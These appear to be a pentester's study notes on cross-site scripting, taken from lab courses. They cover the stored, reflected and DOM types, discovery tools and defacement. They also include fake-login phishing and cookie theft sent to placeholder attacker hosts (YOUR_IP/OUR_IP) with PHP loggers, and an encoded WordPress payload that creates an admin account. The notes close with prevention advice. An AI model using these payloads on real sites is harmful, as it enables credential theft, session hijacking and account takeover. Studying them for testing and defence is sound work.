As XSS attacks execute JavaScript code within the browser, they are limited to the browser’s JS engine. They cannot execute system-wide JavaScript code to do something like system-level code execution. In modern browsers, they are also limited to the same domain of the vulnerable website.
The three main types are:
| Type | Description |
|---|---|
| Stored (Persistent) XSS | most critical type of XSS, which occurs when user input is stored on the back-end database and then displayed upon retrieval |
| Reflected (Non-persistent) XSS | occurs when user input is displayed on the page after being processed by the back-end server, but without being stored |
| DOM-based XSS | another non-persistent XSS type that occurs when user input is directly shown in the browser and is completely processed on the client-side, without reaching the back-end server |
Stored XSS
If your XSS payload gets stored in the back-end database and retrieved upon visiting the page, this means that your XSS attack is persistent and may affect any user that visists the page.
Example:
- Inserting the following XSS payload:
<script>alert(window.origin)</script>
- Execution

- Taking a look at the page source, you can see the payload you just executed
<div></div><ul class="list-unstyled" id="todo"><ul><script>alert(window.origin)</script>
</ul></ul>
note
As some modern browsers may block the alert() JavaScript function in specific locations, it may be handy to know a few other basic XSS payloads to verify the existence of XSS.
Tip
<plaintext>
It will stop rendering the HTML code that comes after it and displays it as plaintext
<script>print()</script>
It will pop up the browser print dialog
Reflected XSS
… vulns occur when your input reaches the back-end server and gets returned to you without being filtered or sanitized. There are many cases in which your entire input might get returned to you, like error messages or confirmation messages. In these cases, you may attempt using XSS payloads to see whether they execute. However, as these are usually temporary messages, once you move from the page, they would not execute again, and hence they are non-persistent.
Example:

- As you can see, you get a
Task 'test' could not be added., which includes your inputtestas part of the error message. - Try XSS payload

Addleads to the alert pop-up and you will seeTask '' could not be added.because the payload is wrapped inside script-tags and doesn’t get rendered

note
If the XSS vulnerability is non-persistent and it’s within a GET request, you can target a user by sending them a URL containing the payload, since GET requests send their parameters as part of the URL.
For this example, the URL might look like this:
http://SERVER_IP:PORT/index.php?task=<script>alert(window.origin)</script>
DOM XSS
While reflected XSS sends the input data to the back-end server through HTTP requests, DOM XSS is completely processed on the client-side through JavaScript. DOM XSS occurs when JavaScript is used to change the source through the Document Object Model (DOM).
- Taking a look at the network tab in firefox developer tools and re-adding
test, you’ll notice that no HTTP request is being made
- The input paramter in the URL is using a
#for the item added, which means that this is a client-side parameter that is completely processed on the browser (fragment identifier) - Taking a look at the page source, you will notice that
testis nowhere to be found- JavaScript code is updating the page when you click the
Addbutton, which is after the page source is retrieved by your browser, hence the base page source will not show your input, and if you refresh the page, it will not be retained
- JavaScript code is updating the page when you click the
- You can still view the rendered page source with the Web Inspector tool
note
The page source shows the original HTML code sent by the server to the browser, without any dynamic changes made by JavaScript. In the Web Inspector, you can see the current DOM structure, which has been modified after the page loads through JavaScript or interactions, including all dynamic content and adjustments. The Web Inspector is useful for viewing how the page is changed in real-time.
Source and Sink
| Source | is the JavaScript object that takes the user input, and it can be any input parameter like a URL parameter or an input field |
| Sink | is the function that writes the user input to a DOM object on the page |
If the Sink function does not properly sanitize the user input, it would be vulnerable to an XSS attack. Some commonly used JavaScript functions to write DOM objects are:
document.write()DOM.innerHTMLDOM.outerHTML
Example:
The following source code will take the source from the task= parameter:
var pos = document.URL.indexOf("task=");
var task = document.URL.substring(pos + 5, document.URL.length);
Right below these lines, you see that the page uses the innterHTML function to write the task variable in the todo DOM:
document.getElementById("todo").innerHTML = "<b>Next Task:</b> " + decodeURIComponent(task);
This page should be vulnerable to DOM XSS.
DOM attacks
The previous example will not execute, when using the alert() payload. This is because the innerHTML function does not allow the use of <script> tags within it as a security feature. But there are workarounds.
Example:
<img src="" onerror=alert(window.origin)>
The above line creates a new HTML image object, which has a onerror attribute that can execute JavaScript code when the image is not found. If you provide an empty image link (“”), the code should always get executed without having to use <script> tags.
note
To target a user with this DOM XSS vuln, you can copy the URL from the browser and shre it with them, and once they visit it, the JavaScript code should execute.
JavaScript Refresher
When a browser processes a server’s HTTP response containing HTML, the browser creates a DOM tree and renders it. The DOM is comprised of all forms, inputs, images, etc. related to the web page.
JavaScript’s role is to access and modify the page’s DOM, resulting in a more interactive user experience. From an attacker’s perspective, this also means that if you can inject JavaScript code into the application, you can access and modify the page’s DOM. With access to the DOM, you can redirect login forms, extract passwords, and steal session cookies.
Like many other programming languages, JavaScipt can combine a set of instructions into a function.
function multiplyValues(x,y) {
return x * y;
}
let a = multiplyValues(3, 5)
console.log(a)
When declaring the a variable, you don’t assign just any type to the variable, since JavaScript is a loosely typed language. This means that the actual type of the “a” variable is inferred as a Number type based on the type of the invoked function arguments, which are Number types.
XSS Discovery
In web application vulnerabilities, detecting them can become as difficult as exploiting them. Fortunately, there are lots of tools that can help you in detecting and identifying XSS.
Automated Discovery
Some tools are:
XSS Strike example:
d41y@htb[/htb]$ python xsstrike.py -u "http://SERVER_IP:PORT/index.php?task=test"
XSStrike v3.1.4
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: task
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
------------------------------------------------------------
[+] Payload: <HtMl%09onPoIntERENTER+=+confirm()>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
Manual Discovery
The most basic method of looking for XSS vulnerabilities is manually testing various XSS payloads against an input field in a given web page.
Payload lists are:
You can begin testing these payloads one by one by copying each one and adding it in your form, and seeing whether an alert box pops up.
Besides that you can also just input special chars and observe the output to determine if any of the special chars return unfiltered.
The most common special chars used for this purpose include:
< > ' " { } ;
If the application does not remove or encode these chars, it may be vulnerable to XSS because the app interprets the chars as code, which in turn, enables additional code.
While there are multiple types of encoding, the most common you’ll encounter in web apps are HTML encoding and URL encoding (sometimes referred to as percent encoding).
Code Review
… is the most reliable method of detecting XSS vulnerabilities. If you understand precisely how your input is being handled all the way until it reaches the web browser, you can write a custom payload that should work with high confidence.
XSS Attacks
caution
The following sub-chapters are only a couple of examples of a multitude of XSS attack vectors.
Defacing
… a website means changing its look for anyone who visits the website. Although many other vulnerabilites may be utilized to achieve the same thing, XSS vulns are among the most used vulns for doing so.
Defacement Elements
Four HTML elements are usually utilized to change the main look of a web page:
- Background color
document.body.style.background
- Background
document.body.background
- Page Title
document.title
- Page Text
DOM.innerHTML
Changing Background
For color:
<script>document.body.style.background = "#141d2b"</script>
For image:
<script>document.body.background = "https://www.hackthebox.eu/images/logo-htb.svg"</script>
Changing Page Title
note
The title of a page is typically defined by the title HTML tag, which appears within the head section of a web page. This title is what appears in the browser tab when you view the page.
<script>document.title = 'HackTheBox Academy'</script>
Changing Page Text
Using innerHTML:
document.getElementById("todo").innerHTML = "New Text"
Using jQuery:
$("#todo").html('New Text');
tip
jQuery functions can be utilized for more efficiently achieving the same thing or for changing the text of multiple elements in one line (to do so the jQuery library must have been imported within the page source)
As hacking groups usually leave a simple message on the web page and leave nothing else on it, you can change the entire HTML code of the main body, using innerHTML.
document.getElementsByTagName('body')[0].innerHTML = "New Text"
- specify the
bodyelement withdocument.getElementsByTagName('body') - specify the first
bodyelement- should change the entire web page
You should prepare your HTML code separately, and then add it to your payload.
<script>document.getElementsByTagName('body')[0].innerHTML = '<center><h1 style="color: white">Cyber Security Training</h1><p style="color: white">by <img src="https://academy.hackthebox.com/images/logo-htb.svg" height="25px" alt="HTB Academy"> </p></center>'</script>
Phishing
… attacks usually utilize legitimate-looking information to rick the victim into sending their sensitive information to the attacker. A common form of XSS phishing attacks is through injecting fake login forms that send the login details to the attacker’s server, which may then be used to log in on behalf of the victim and gain control over their account and sensitive information.
Login Form Injection
To perform an XSS phishing attack, you must inject an HTML code that displays a login form on the targeted page. This form should send the login information to a server we are listening on, such that once a user attempts to log in, you’d get their creds.
- HTML code for a basic login form:
<h3>Please login to continue</h3>
<form action=http://YOUR_IP>
<input type="username" name="username" placeholder="Username">
<input type="password" name="password" placeholder="Password">
<input type="submit" name="submit" value="Login">
</form>
- Prepare the payload
- to write HTML to the vulnerable page, you can use
document.write()
- to write HTML to the vulnerable page, you can use
document.write('<h3>Please login to continue</h3><form action=http://OUR_IP><input type="username" name="username" placeholder="Username"><input type="password" name="password" placeholder="Password"><input type="submit" name="submit" value="Login"></form>');
- Inject the payload
- Identify elements that need to be removed
- to trick the victims to think that they have to log in to be able to use the page open the Page Inspector Picker and click on the element you need to remove
Example:
<form role="form" action="index.php" method="GET" id='urlform'>
<input type="text" placeholder="Image URL" name="url">
</form>
- Clean up
- you can use
document.getElementById().remove()
- you can use
Example:
document.getElementById('urlform').remove();
- Concat this command to the payload used before
document.write('<h3>Please login to continue</h3><form action=http://OUR_IP><input type="username" name="username" placeholder="Username"><input type="password" name="password" placeholder="Password"><input type="submit" name="submit" value="Login"></form>');document.getElementById('urlform').remove();
-
More cleaning up
- On the last image you can see that there still is a piece of the original HTML code:
'> - you can remove that by just commenting it out by using
<!--
- On the last image you can see that there still is a piece of the original HTML code:
-
Concat this command to the payload used before
document.write('<h3>Please login to continue</h3><form action=http://OUR_IP><input type="username" name="username" placeholder="Username"><input type="password" name="password" placeholder="Password"><input type="submit" name="submit" value="Login"></form>');document.getElementById('urlform').remove();<!--
- Since this is a reflected XSS, you can send the malicious URL to your victim
Credential Stealing
By starting a simple netcat listener, you will capture the credentials if the victim tries to login.
d41y@htb[/htb]$ sudo nc -lvnp 80
listening on [any] 80 ...
...
connect to [10.10.XX.XX] from (UNKNOWN) [10.10.XX.XX] XXXXX
GET /?username=test&password=test&submit=Login HTTP/1.1
Host: 10.10.XX.XX
...SNIP...
However, if you are only listening with a netcat listener, it will not handle the HTTP request correctly, and the victim would get an Unable to connect error, which may raise some suspiscions. So, you can use a basic PHP script that logs the creds from the HTTP request and then returns the victim to the original page without any injections. In this case, the victim may think that they successfully logged in and will use the Image Viewer as intended.
The following PHP script should do what you need. You have to write it to a file that you’ll call index.php and place it in /tmp/tmpserver.
<?php
if (isset($_GET['username']) && isset($_GET['password'])) {
$file = fopen("creds.txt", "a+");
fputs($file, "Username: {$_GET['username']} | Password: {$_GET['password']}\n");
header("Location: http://SERVER_IP/phishing/index.php"); // change SERVER_IP
fclose($file);
exit();
}
?>
Now you need to start a PHP listening server, which you can use instead of the basic netcat listener.
d41y@htb[/htb]$ mkdir /tmp/tmpserver
d41y@htb[/htb]$ cd /tmp/tmpserver
d41y@htb[/htb]$ vi index.php # at this step you wrote your index.php file
d41y@htb[/htb]$ sudo php -S 0.0.0.0:80
PHP 7.4.15 Development Server (http://0.0.0.0:80) started
If a victim tries to login, they will get redirected to the original Image Viewer page and you’ll receive the creds.
d41y@htb[/htb]$ cat creds.txt
Username: test | Password: test
Session Hijacking
Modern web apps utilize cookies to maintain a user’s session throughout different browsing sessions. This enables the user to only login once and keep their logged-in session alive even if they visit the same website at another time or date. However, if a malicious user obtains the cookie data from the victim’s browser, they may be able to gain logged-in access with the victim’s user without knowing their credentials.
With the ability to execute JavaScript code on the victim’s browser, you may be able to collect their cookies and send them to your server to hijack logged-in session by performing a session hijacking (aka cookie stealing) attack.
Blind XSS Detection
Blind XSS vulnerabilities occur usually occur with forms only accessible by certain users. Some potential examples include:
- Contact Forms
- Reviews
- User Details
- Support Tickets
- HTTP User-Agent Header
Example:
After registering a user, you will get this response:

This indicates that you will not see how your input will be handled or how it will look in the browser since it will appear for the admin only in a certain admin panel what you do not have access to. In normal cases, you can test each field until you get an alert. However, as you do not have access over the admin panel in this case, you can use a JavaScript payload that sends an HTTP request back to your server. If the JavaScript code gets executed, you will get a response on your machine, and you will know that the page is indeed vulnerable.
2 issues:
- Since any of the fields may execute your code, you cannot know which of them did
- The page may be vulnerable, but the payload may not work
Loading a Remote Script
Including a remote script into JavaScript code looks like this:
<script src="http://YOUR_IP/script.js"></script>
To make identifying the one vulnerable input field easier, you can change the name of the script (script.js) to the name of the field you are injecting.
<script src="http://OUR_IP/username"></script>
Now you need to test various XSS payloads so you can see which of them sends you a request. PayloadAllTheThings will help you.
Some examples:
<script src=http://OUR_IP></script>
'><script src=http://OUR_IP></script>
"><script src=http://OUR_IP></script>
javascript:eval('var a=document.createElement(\'script\');a.src=\'http://OUR_IP\';document.body.appendChild(a)')
<script>function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "//OUR_IP");a.send();</script>
<script>$.getScript("http://OUR_IP")</script>
Before you start sending payloads, you need to start a listener using netcat or PHP.
d41y@htb[/htb]$ mkdir /tmp/tmpserver
d41y@htb[/htb]$ cd /tmp/tmpserver
d41y@htb[/htb]$ sudo php -S 0.0.0.0:80
PHP 7.4.15 Development Server (http://0.0.0.0:80) started
Once you submit the form, you wait a few seconds and check your terminal to see if anything called your server. If nothing calls your server, you can proceed to the next payload, and so on. Once you receive a call to your server, you should note the last XSS payload you used as a working payload and note the input field name that called our server as the vulnerable input field.
Session Hijacking
Once you find a working XSS payload and have identified the vulnerable input field, you can proceed to XSS exploitation and perform a session hijacking attack. It requires a JavaScript payload to send you the required data and a PHP script hosted on your server to grab and parse the transmitted data.
Payload example:
document.location='http://YOUR_IP/index.php?c='+document.cookie;
new Image().src='http://YOUR_IP/index.php?c='+document.cookie;
One of these payloads needs to be written into the script.js script.
<script src=http://YOUR_IP/script.js></script>
With the PHP server running, you can now use the code as part of your XSS payload, send it to the vulnerable input field, and you should get a call to your server with the cookie value. However, if there were many cookies, you may not know which cookie value belongs to which cookie header. You can write a PHP script to split them with a new line and write them to a file. In this case, even if multiple victims trigger the XSS exploit, you will get all of their cookies ordered in a file.
PHP example (to be saved as index.php):
<?php
if (isset($_GET['c'])) {
$list = explode(";", $_GET['c']);
foreach ($list as $key => $value) {
$cookie = urldecode($value);
$file = fopen("cookies.txt", "a+");
fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} | Cookie: {$cookie}\n");
fclose($file);
}
}
?>
Once the victim visits the vulnerable web page and view the XSS payload, you will get two requests on your server, one for script.js which in turn will make another request with the cookie value.
10.10.10.10:52798 [200]: /script.js
10.10.10.10:52799 [200]: /index.php?c=cookie=f904f93c949d19d870911bf8b05fe7b2
Output from the PHP script:
d41y@htb[/htb]$ cat cookies.txt
Victim IP: 10.10.10.1 | Cookie: cookie=f904f93c949d19d870911bf8b05fe7b2
Finally, you can use this cookie on the login page to acces the victim’s account. For that, you need to add the cookie name (part of the request made on your server before the ‘=’) and the cookie value (the part after the ‘=’). Once the cookie is set, you can refresh the web page and you will get access as the victim.
PrivEsc
Stored XSS
Example: WordPress plugin Visitors, which is vulnerable to stored XSS.
database.php:
function VST_save_record() {
global $wpdb;
$table_name = $wpdb->prefix . 'VST_registros';
VST_create_table_records();
return $wpdb->insert(
$table_name,
array(
'patch' => $_SERVER["REQUEST_URI"],
'datetime' => current_time( 'mysql' ),
'useragent' => $_SERVER['HTTP_USER_AGENT'],
'ip' => $_SERVER['HTTP_X_FORWARDED_FOR']
)
);
}
Each time a WordPress administrator loads the Visitors plugin, the function will execute the following portion of code from start.php:
$i=count(VST_get_records($date_start, $date_finish));
foreach(VST_get_records($date_start, $date_finish) as $record) {
echo '
<tr class="active" >
<td scope="row" >'.$i.'</td>
<td scope="row" >'.date_format(date_create($record->datetime), get_option("links_updated_date_format")).'</td>
<td scope="row" >'.$record->patch.'</td>
<td scope="row" ><a href="https://www.geolocation.com/es?ip='.$record->ip.'#ipresult">'.$record->ip.'</a></td>
<td>'.$record->useragent.'</td>
</tr>';
$i--;
}
As the User-Agent header is under user control, you could craft an XSS attack by inserting a script tag invoking the alert() method to generate a pop-up message.
Using Burp, trying for the abovementioned technique gets you a 200 OK response indicating that the payload is now stored in the WordPress database.
CSRF Token (Nonce) Extraction
info
You could leverage XSS to steal cookies and session information if the application uses an insecure session management configuration. If you can steal an authenticated user’s cookie, you could masquerade as that user within the target website.
Websites use cookies to track state and information about users. Cookies can be set with several optional flags, including two that are particularly interesting to you as pentesters: Secure and HttpOnly.
The Secure flag instructs the browser to only send the cookie over encrypted connections, such as HTTPS. This protects the cookie from being sent in clear text and captured over the network.
The HttpOnly flag instructs the browser to deny JavaScript access to the cookie. If this flag is not set, you can use an XSS payload to steal the cookie.
Verify the nature of WordPress’ session cookies by first logging in as the admin user.

You notice that your browser has stored six different cookies, but only four are session cookies. Of these four cookies, if you exclude the negligible wordpress_test_cookie, all support the HttpOnly feature.
Since all the session cookies can be sent only via HTTP, unfortunately, they also cannot be retrieved via JavaScript through your attack vector.
When the admin loads the Visitors plugin dashboards that contains injected JavaScript, it executes whatever you provide as a payload.
For instance, you could craft a JavaScript function that adds another WordPress administrative account, so that once the real administrator executes your injected code, the function will execute behind the scenes.
The nonce is a server-generated token that is included in each HTTP request to add randomness and prevent CSRF attacks.
info
A CSRF attack occurs via social engineering in which the victim clicks on a malicious link that performs a preconfigured action on behalt of the user.
The malicious link could be disguised by an apparently harmless description, often luring the victim to click on it.
<a href="http://fakecryptobank.com/send_btc?account=ATTACKER&amount=100000""\> Check out these awesome cat memes!</a>
In this case, by including and checking the pseudo-random nonce, WordPress prevents this kind of attack, since an attacker could not have prior knowledge of the token. However, the nonce won’t be an obstacle for the stored XSS vuln.
To perform any administrative action, you need to first gather the nonce. You can accomplish this using the following JavaScript function:
var ajaxRequest = new XMLHttpRequest();
var requestURL = "/wp-admin/user-new.php";
var nonceRegex = /ser" value="([^"]*?)"/g;
ajaxRequest.open("GET", requestURL, false);
ajaxRequest.send();
var nonceMatch = nonceRegex.exec(ajaxRequest.responseText);
var nonce = nonceMatch[1];
...
This function performs a new HTTP request towards the /wp-admin/user-new.php URL and saves the nonce value found in the HTTP response based on the regular expression. The regex pattern matches any alphanumeric value contained between the string /ser " value=" and double quotes.
Now that you’ve dynamically retrieved the nonce, you can craft the main function responsible for creating the new admin user.
...
var params = "action=createuser&_wpnonce_create-user="+nonce+"&user_login=attacker&email=attacker@offsec.com&pass1=attackerpass&pass2=attackerpass&role=administrator";
ajaxRequest = new XMLHttpRequest();
ajaxRequest.open("POST", requestURL, true);
ajaxRequest.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
ajaxRequest.send(params);
Minification and Encoding
To ensure that your JavaScript payload will be handled correctly by Burp and the target application, you need to first minify it, then encode it.
To minify your attack code into a one-liner, you can navigate to JS Compress. Resulting in:
var ajaxRequest=new XMLHttpRequest,requestURL="/wp-admin/user-new.php",nonceRegex=/ser" value="([^"]*?)"/g;ajaxRequest.open("GET",requestURL,!1),ajaxRequest.send();var nonceMatch=nonceRegex.exec(ajaxRequest.responseText),nonce=nonceMatch[1],params="action=createuser&_wpnonce_create-user="+nonce+"&user_login=attacker&email=attacker@offsec.com&pass1=attackerpass&pass2=attackerpass&role=administrator";(ajaxRequest=new XMLHttpRequest).open("POST",requestURL,!0),ajaxRequest.setRequestHeader("Content-Type","application/x-www-form-urlencoded"),ajaxRequest.send(params);
As a final step, you’ll encode the minified JavaScript code, so any bad chars won’t interfere with sending the payload.
You can do this using the following function:
function encode_to_javascript(string) {
var input = string
var output = '';
for(pos = 0; pos < input.length; pos++) {
output += input.charCodeAt(pos);
if(pos != (input.length - 1)) {
output += ",";
}
}
return output;
}
let encoded = encode_to_javascript('insert_minified_javascript')
console.log(encoded)
The encode_to_javascript function will parse the minified JS string parameter and convert each char into the corresponding UTF-16 integer code using the charCodeAt method.
Authenticated Action Extraction
You are going to decode and execute the encoded string by first decoding the string with the fromCharCode method, then running it via the eval() method. Once you have coped the encoded string, you can insert it with the following curl command and launch the attack.
kali@kali:~$ curl -i http://offsecwp --user-agent "<script>eval(String.fromCharCode(118,97,114,32,97,106,97,120,82,101,113,117,101,115,116,61,110,101,119,32,88,77,76,72,116,116,112,82,101,113,117,101,115,116,44,114,101,113,117,101,115,116,85,82,76,61,34,47,119,112,45,97,100,109,105,110,47,117,115,101,114,45,110,101,119,46,112,104,112,34,44,110,111,110,99,101,82,101,103,101,120,61,47,115,101,114,34,32,118,97,108,117,101,61,34,40,91,94,34,93,42,63,41,34,47,103,59,97,106,97,120,82,101,113,117,101,115,116,46,111,112,101,110,40,34,71,69,84,34,44,114,101,113,117,101,115,116,85,82,76,44,33,49,41,44,97,106,97,120,82,101,113,117,101,115,116,46,115,101,110,100,40,41,59,118,97,114,32,110,111,110,99,101,77,97,116,99,104,61,110,111,110,99,101,82,101,103,101,120,46,101,120,101,99,40,97,106,97,120,82,101,113,117,101,115,116,46,114,101,115,112,111,110,115,101,84,101,120,116,41,44,110,111,110,99,101,61,110,111,110,99,101,77,97,116,99,104,91,49,93,44,112,97,114,97,109,115,61,34,97,99,116,105,111,110,61,99,114,101,97,116,101,117,115,101,114,38,95,119,112,110,111,110,99,101,95,99,114,101,97,116,101,45,117,115,101,114,61,34,43,110,111,110,99,101,43,34,38,117,115,101,114,95,108,111,103,105,110,61,97,116,116,97,99,107,101,114,38,101,109,97,105,108,61,97,116,116,97,99,107,101,114,64,111,102,102,115,101,99,46,99,111,109,38,112,97,115,115,49,61,97,116,116,97,99,107,101,114,112,97,115,115,38,112,97,115,115,50,61,97,116,116,97,99,107,101,114,112,97,115,115,38,114,111,108,101,61,97,100,109,105,110,105,115,116,114,97,116,111,114,34,59,40,97,106,97,120,82,101,113,117,101,115,116,61,110,101,119,32,88,77,76,72,116,116,112,82,101,113,117,101,115,116,41,46,111,112,101,110,40,34,80,79,83,84,34,44,114,101,113,117,101,115,116,85,82,76,44,33,48,41,44,97,106,97,120,82,101,113,117,101,115,116,46,115,101,116,82,101,113,117,101,115,116,72,101,97,100,101,114,40,34,67,111,110,116,101,110,116,45,84,121,112,101,34,44,34,97,112,112,108,105,99,97,116,105,111,110,47,120,45,119,119,119,45,102,111,114,109,45,117,114,108,101,110,99,111,100,101,100,34,41,44,97,106,97,120,82,101,113,117,101,115,116,46,115,101,110,100,40,112,97,114,97,109,115,41,59))</script>" --proxy 127.0.0.1:8080
You instructed curl to send a specifically-crafted HTTP request with a User-Agent header containing your malicious payload, then forward it to you Burp instance so you can inspect it further.
If everything seems correct, forward the request.
At this point, your XSS exploit should have been stored in the WordPress database. You only need to simulate execution by logging in to the OffSec WP instance as admin, then clicking on the Visitors plugin dashboard on the bottom left.
You notice that only one entry is present, and apparently no User-Agent has been recorded. This is because the User-Agent field contained your attack embedded into script tags, so the browser cannot render any string from it.
By loading the plugin statistics, you should have executed the malicious script.

XSS Prevention
The most important aspect of preventing XSS vulnerabilities is proper input sanitization and validation on both the front and back end. In addition to that, other security measures can be taken to prevent XSS attacks.
Front End
As the front-end of the web app is where most of the user input is taken from, it is essential to sanitize and validate the user input on the front-end using JavaScript.
Input Validation
Can be done with the following code:
function validateEmail(email) {
const re = /^(([^<>()[\]\\.,;:\s@\"]+(\.[^<>()[\]\\.,;:\s@\"]+)*)|(\".+\"))@((\[[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\])|(([a-zA-Z\-0-9]+\.)+[a-zA-Z]{2,}))$/;
return re.test($("#login input[name=email]").val());
}
This code tests the email input field and returns true or false whether it makes the Regex validation of an email format.
Input Sanitization
You should always ensure that you do not allow any input with JavaScript code in it, by escaping any special characters. For this, you can utilize the [DOMPurify(https://github.com/cure53/DOMPurify)] JavaScript library:
<script type="text/javascript" src="dist/purify.min.js"></script>
let clean = DOMPurify.sanitize( dirty );
This will escape any special characters with a backslash, which should help ensure that a user does not send any input with special characters.
Direct Input
Finally, youo should always ensure that you never use user input directly within certain HTML tags, like:
- JavaScript code
<script></script> - CSS Style code
<style></style> - Tag/Attribute Fields
<div name='INPUT'></> - HTML Comments
<!-- -->
If user input goes into any of the above examples, it can inject malicious JavaScript code, which may lead to an XSS vuln. In addition to this, you should avoid using JavaScript functions that allow changing raw text of HTML fields, like:
DOM.innerHTMLDOM.outerHTMLdocument.write()document.writeln()document.domain
And the following jQuery functions:
html()parseHTML()add()append()prepend()after()insertAfter()before()insertBefore()replaceAll()replaceWith()
As these functions write raw text to the HTML code, if any user input goes into them, it may include malicious JavaScript code, which leads to an XSS vuln.
Back End
You should also ensure that you prevent XSS vulns with measures on the back-end to prevent stored and reflected XSS vulns. This can be achieved with input and output sanitization and validation, server configuration, and back-end tools that help prevent XSS vulns.
Input Validation
… in the back-end is quite similar to the front-end, and it uses Regex or library functions to ensure that the input field is what is expected. If it does not match, then the back-end server will reject it and not display it.
PHP back-end example:
if (filter_var($_GET['email'], FILTER_VALIDATE_EMAIL)) {
// do task
} else {
// reject input - do not display it
}
For a NodeJS back-end, you can use the same JavaScript code mentioned earlier for the front-end.
Input Sanitization
When it comes to input sanitization, then the back-end plays a vital role, as front-end input sanitization can be easily bypassed by sending custom GET and POST requests. There are very strong libraries for various back-end languages that can properly sanitize any user input, such that you ensure that no injection can occur.
For a PHP back-end, you could use addslashes:
addslashes($_GET['email'])
For a NodeJS back-end, you can also use the DOMPurify library:
import DOMPurify from 'dompurify';
var clean = DOMPurify.sanitize(dirty);
Output HTML Encoding
This means you have to encode any special characters into their HTML codes (e. g. < into <), which is helpful if you need to display the entire user input without introducing an XSS vuln.
For PHP:
htmlentities($_GET['email']);
For NodeJS:
import encode from 'html-entities';
encode('<'); // -> '<'
Server Configuration
There are certain back-end web server configurations that may help in preventing XSS attacks:
- Using HTTPS across the entire domain
- Using XSS prevention headers
- Using the appropriate Content-Type for the page
- Using Content-Security-Policy options, which only allows locally hosted scripts
- Using the Httponly and Secure flags to prevent JavaScript from reading cookies and only transport them over HTTPS
